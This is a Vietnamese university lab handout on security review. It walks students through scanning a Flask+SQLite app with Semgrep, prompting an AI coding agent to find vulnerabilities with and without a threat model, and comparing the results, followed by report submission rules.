
```
pip install -U pip semgrep
cd lab2-target
semgrep --version
```

• **Bước 6:** Chạy scan với bộ rule mặc định

```
semgrep scan --config auto --json -o 02-sast/semgrep-results.json
```

Việc cài đặt này cho phép sinh viên sử dụng mode OSS của Semgrep mà không cần đăng nhập. Sinh viên có thể tự tìm hiểu thêm về mode SAST, SCA và so sánh sức mạnh của 3 mode.

```
(.venv) nhom00@nhom00:~/Downloads/lab2-target$ ls
app.py database.db Procfile README.md requirements.txt runtime.txt static templates
(.venv) nhom00@nhom00:~/Downloads/lab2-target$ semgrep scan --config auto --json -o ../semgrep-results.json
```



```
Scanning 11 files (only git-tracked) with:

✔ Sengrep OSS
  ✔ Basic security coverage for first-party code vulnerabilities.

✗ Sengrep Code (SAST)
  ✗ Find and fix vulnerabilities in the code you write with advanced scanning and expert security rules.

✗ Sengrep Supply Chain (SCA)
  ✗ Find and fix the reachable vulnerabilities in your OSS dependencies.

💡 Get started with all Sengrep products via 'sengrep login'.
🌟 Learn more at https://sg.run/cloud.
```

• **Bước 7:** Trả lời ngắn gọn các câu hỏi sau đây:

1. Semgrep phát hiện tốt loại lỗi nào? Vì sao?
2. Vì sao Semgrep tạo ra false positive (nếu có)? Rule có điểm gì quá tổng quát?
3. Có mối đe dọa hay lỗ hổng nào đã được liệt kê ở Pha 1 nhưng Semgrep không phát hiện được không? Vì sao?

B.3.3 Pha 3 – Sử dụng AI coding agent khi không và có cung cấp ngữ cảnh

Ở pha này, sinh viên tham khảo hướng dẫn sử dụng Codex ở Lab 1 hoặc bất kì AI coding agent nào khác.

• **Bước 8:** Soạn prompt yêu cầu agent thực hiện phân tích source code.

You are an application security expert. Below is the full source code of a Flask + SQLite web application. Read it carefully and list ALL possible security vulnerabilities.

For each one, state: (1) file and line number, (2) a short description, (3) severity (Low/Medium/High), (4) how it could be exploited, at a conceptual level. Do not suggest fixes.

Review every file in the current workspace (app.py and all templates).

Lưu ý: Cần đảm bảo không cung cấp ngữ cảnh cho agent ở bước này.

* Sinh viên có thể tùy chỉnh các prompt ở **pha 3** này để thu được kết quả hợp lý.

- **Bước 9:** Soạn prompt yêu cầu agent thực hiện phân tích source code cùng ngữ cảnh, bao gồm: threat model, kết quả scan của semgrep.

You are an application security expert. Below is the threat model and the current list of findings for a Flask + SQLite web application, along with the full source code.

Please: (1) for each threat in the threat model that has no corresponding finding yet, check the code for concrete evidence; (2) report any additional vulnerabilities you find, with file:line, description, and severity.

Yêu cầu 3.3. Sinh viên so sánh kết quả thu được từ AI coding agent ở **Bước 8** và **Bước 9**. Nêu nhận xét.

- **Bước 10:** Trả lời các câu hỏi sau dựa trên các kết quả đã thu được từ các pha trên:
 1. Phương pháp nào cho precision cao nhất? Vì sao?
 2. Phương pháp nào đóng góp nhiều finding mới thật sự (TP) nhất? Các finding đó có điểm chung gì?
 3. Nếu chỉ chọn **hai** phương pháp cho một quy trình đánh giá bảo mật thực tế, nhóm sẽ chọn hai loại nào và kết hợp ra sao?

C YÊU CẦU & ĐÁNH GIÁ

C.1 Yêu cầu

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Sinh viên cần **lưu thông tin mô hình sử dụng** và **toàn bộ tương tác với agent** làm **agent log**, nộp đính kèm vào báo cáo.
- Sinh viên báo cáo kết quả thực hiện và nộp bài bằng **1 trong 2 hình thức**:

C.1.1 Cách 1: Báo cáo trực tiếp trên lớp

Báo cáo trực tiếp kết quả thực hành (có hình ảnh minh họa các bước) với GVTH trong buổi học, trả lời các câu hỏi và giải thích các vấn đề kèm theo.

C.1.2 Cách 2: Nộp file báo cáo

Báo cáo cụ thể quá trình thực hành (có hình ảnh minh họa các bước), trả lời các câu hỏi và giải thích các vấn đề kèm theo trong file PDF theo mẫu tại website môn học.

Đặt tên file báo cáo theo định dạng như mẫu:

Lab 2: Integrating Security and Automation

20

[Mã lớp]-LabX_NhomY_MSSV1_MSSV2_MSSV3

Ví dụ: *[NT521.O11.ANTN.1]-Lab2_Nhom1_20520001_20520999_20521000.pdf*

- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Nộp báo cáo trên theo thời gian đã thống nhất tại website môn học.

C.2 Đánh giá

- Báo cáo trình bày chi tiết, giải thích các bước thực hiện và chứng minh được do nhóm sinh viên thực hiện.

HẾT

Chúc các bạn hoàn thành tốt!